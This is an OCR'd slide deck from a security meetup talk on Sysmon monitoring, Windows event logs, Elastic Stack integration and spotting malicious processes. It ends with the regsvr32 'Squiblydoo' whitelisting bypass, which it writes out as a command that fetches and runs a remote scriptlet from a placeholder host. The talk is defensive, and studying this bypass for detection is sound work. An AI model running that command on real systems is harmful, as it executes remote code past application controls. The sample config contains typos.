THE POWER OF SYSMON

Sida Nala Rukma J

CDEF Meetup 8th
at TELKOMSEL

About Me

- Sida Nala Rukma J
- Security Consultant @ **Korelasi Persada Indonesia**
- IT Security Trainer
- Splunker and Code Lovers
- + Vloggers (@rudukmada)

https://www.youtube.com/rudukmada

KORELASI
PERSADA
INDONESIA

“Topics”

- Sysmon
- Windows Log
- Integrating Sysmon event with Elastic Stack + Labs
- Detecting Malicious Windows Process
- Bypass Application Whitelisting - regsvr32

SYSMON

- Sysmon tool from **Sysinternals** provides a comprehensive **monitoring** about activities in the operating system level.
- Sysmon is **running in the background** all the time, and is **writing events to the event log**.


https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Latest: Sysmon v10.2

Windows Sysinternals


SYSMON

- Configuration files may be specified after the **-i** (installation) or **-c** (installation) configuration switches.



```
<Sysmon  schemaversion="3.2">
  <!-- Capture all the hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condititon="contains">microsoft</Signature>
      <Signature condititon="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include"/>
    <!-- Log network connection if the destination port equals 443 -->
    <!-- or 80, and the process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

SYSMON EVENT ID



Event ID 2 - A process changed a file creation time
Event ID 4 - Sysmon service state changed
Event ID 6 - Driver loaded
Event ID 8 - CreateRemoteThread
Event ID 9 - RawAccessRead
Event ID 10 - ProcessAccess
Event ID 15 - FileCreateStreamHash

This technique is used by malware to inject code and hide in other processes.

This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks


https://blogs.technet.microsoft.com/motiba/2017/12/07/sysinternals-sysmon-suspicious-activity-guide/

Windows Sysinternals

WINDOWS LOGS

Control Panel\System and Security\Administrative Tools

Event Viewer



Security Number of events: 30.735

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:32:47	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:30:48	Microsoft Windows securi...	4672	Special Logon
Audit Success	10/07/2019 22:30:48	Microsoft Windows securi...	4624	Logon
Audit Success	10/07/2019 22:30:02	Microsoft Windows securi...	5061	System Integrity
Audit Success	10/07/2019 22:29:32	Microsoft Windows securi...	5061	System Integrity
Audit Success	10/07/2019 22:29:30	Microsoft Windows securi...	5061	System Integrity
Audit Success	10/07/2019 22:29:25	Microsoft Windows securi...	5061	System Integrity
Audit Success	10/07/2019 22:29:19	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:29:19	Microsoft Windows securi...	4798	User Account Management
Audit Success	10/07/2019 22:29:19	Microsoft Windows securi...	4798	User Account Management


Event 4624, Microsoft Windows security auditing.

Subiect:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	10/07/2019 22:30:48
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-32BAO0S
OpCode:	Info		

Microsoft-Windows-Sysmon/Operational

Integrating SYSMON with Elastic Stack + Labs



SYSMON > Beats > Logstash > Elasticsearch > Kibana

Malicious Windows Process

`%SystemRoot%\System32\`

- `system.exe`
- `smss.exe`
- `csrss.exe`
- `services.exe`
- `svchost.exe`
- `lsass.exe`
- `etc`

Microsoft

Find Evil – Know Normal

https://digital-forensics.sans.org/media/SANS_Poster_2018_Hunt_Evil_FINAL.pdf

Bypass Application Whitelisting

Living Off The Land Binaries And Scripts - (LOLBins and LOLScripts)

regsvr32.exe

Acknowledgement:

Casey Smith - @subtee

2017

Detection:

regsvr32.exe getting files from Internet
regsvr32.exe executing scriptlet files

Paths:

C:\Windows\System32\regsvr32.exe
C:\Windows\SysWOW64\regsvr32.exe

https://github.com/LOLBAS-Project/LOLBAS
https://lolbas-project.github.io/lolbas/Binaries/Regsvr32/

Bypass Application Whitelisting cont’d

This bypass is often referred to as **Squiblydoo**.

Execute the specified remote .SCT script with scrobj.dll.

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

Execute the specified local .SCT script with scrobj.dll.

```
regsvr32.exe /s /u /i:file.sct scrobj.dll
```

Too many argument???

🤔

OS : Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre : **T1117**

THANK YOU

Sida Nala

@rudukmada

@rudukmada

@rudukmada